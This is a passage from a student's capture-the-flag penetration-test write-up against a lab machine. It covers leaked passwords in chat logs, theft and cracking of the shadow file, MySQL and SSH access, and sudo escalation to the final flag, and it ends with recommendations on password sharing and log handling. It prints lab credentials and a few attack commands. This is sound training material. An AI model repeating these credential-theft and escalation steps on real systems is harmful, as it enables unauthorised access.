


Figure 31

Then the **flag 4** value shows up on the webpage.




Figure 32

3.5 Flag 5

Also I typed ‘statsadmins’ instead of ‘flag4’ and it shows the password for Allison.

The ‘statsadmin’ is the code to check default table is mysql.




Figure 33

From figure 9, I also got Allison and Paul’s chat by **cat allison.log** and we can see that Paul gave Allison the **sudoer** access.




Figure 34

Executed **ssh allison@192.168.242.128** to get access to allison’s account. And typed password that has shown in figure 34, which is **‘이 STATS 에 대한 비밀번호입니다!@#$’**. But it didn’t work and that password was for stats, so I tried **‘이 SSH 에 대한 비밀번호입니다!@#$’**. And the result shows as follows. (The password should be shown cracked, but it shows properly because I installed the Korean language before)




Figure 35

I logged in to sudo by using **sudo su** and found the **flag5**.




Figure 36

5. Results & Recommendations

The testing logs and the result tells there are few vulnerabilities. Typically the chats seems to be a problem. Through chatting between users, I was able to see the passwords and the account information. That could leads the attackers to get information from the system and could leads critical damages.

Flag1 was easily found during the exploit process. To improve this, you need to move flag1 to a safer account. I was able to find chat logs in Paul's account. Through the chat log, I could see that the password for the account 'backup' is 'KYNZh9t51nCLiIK'. From the configuration of the target system, I figure out there are some other ways to attack, so I attempted to attack through FTP, which we found earlier, and I was able to find flag2 through an account called 'backup'. Also, I stole the 'shadow ' file which could be only seen through Kali's root permission.

Through the password cracking, I was able to find 'dr_balustrade' account's password from 'shadow' file. And I was able to find flag3 inside the 'dr_balustrade' account.

Login information was stored inside the 'dr_balustrade' account. I found MySQL account information through these and tried to infiltrate it through MySQL. Eventually, the login information is obtained through MySQL and the login to the web page of the system is successful.


And I found out the password for the flag4 and Allison accounts through Burpsuite.


I achieved the purpose of this penetration test by accessing Allison's account and gaining sudo's authority and finding flag5.

The problems discovered through penetration tests were that passwords were shared through in-house chat and important log files were left intact. The biggest problem is that we didn't share passwords with in-house chat and delete logs with important content. To improve this, re-training employees, deleting log files containing important content or moving them to a secure folder or account.

6. Appendix

I have tried every SQL injections from this link, ‘ https://security04.tistory.com/171 ’ but didn’t worked. (SQL Injection Bypass sheet (n.d, 2017) by lena04).






From ‘Flag4’ I tried to log in to sudo, but didn’t work. And I realized that Allison could be the sudoer through the chat log.

```
dr_balustrade@alheim-labs:~$ sudo -s
[sudo] password for dr_balustrade:
dr_balustrade is not in the sudoers file.  This incident will be reported.
dr_balustrade@alheim-labs:~$
```

```
cat allison.log
--- Log opened Sat Oct 20 20:21:30 2012
20:21 -!- Irssi: Starting query in localhost with allison
20:21 <allison> Hey stud
20:21 <paul> sup babe
20:22 <paul> I'm so totally close to the amulet of yendor
20:22 <paul> my wizard is like level 4 already and I'm Zappin' gnomes like a baws
20:23 <allison> wow hon, I'm so proud of you!
20:23 <allison> I wanna play too but it says I don't have permission :(
20:24 <allison> can you give me sudoer access?
20:24 <paul> sure babe! Nethack is so freakin rad.
20:25 <paul> 1 sec
20:25 <allison> :)
20:25 <allison> <3
--- Log closed Sat Oct 20 20:30:32 2012
```

Also, I was able to look at some information about the ‘bomb design’ and ‘plutonium’. It tells me that this system is for nuclear-related system. These are the screenshots.




From ‘Flag5’, I was confused because the password shown didn’t work. So I tried to put SSH instead of STATS, because I need to log in to ssh server instead of mysql server.


```
Array
(
[0] => 2
[id] => 2
[1] => hubert_balustrade
[username] => hubert_balustrade
[2] => 20%cooler
[password] => 20%cooler
)
Array
(
[0] => 3
[id] => 3
[1] => allison
[username] => allison
[2] =>  이 STATS에 대한 비밀번호입니다!@#$
[password] =>  이 STATS에 대한 비밀번호입니다!@#$
)
```

```
kali@kali:~$ ssh allison@192.168.242.128
allison@192.168.242.128's password:
```

Then I was able to get the password for Allison’s account.



6. References

/etc/shadow file format in Linux Explained (August 02, 2015)

http://www.yourownlinux.com/2015/08/etc-shadow-file-format-in-linux-explained.html

SQL Injection Bypass sheet (n.d, 2017) by lena04

https://security04.tistory.com/171

Hacking FTP server(October, 28, 2018) by D4tail.

https://ccurity.tistory.com/179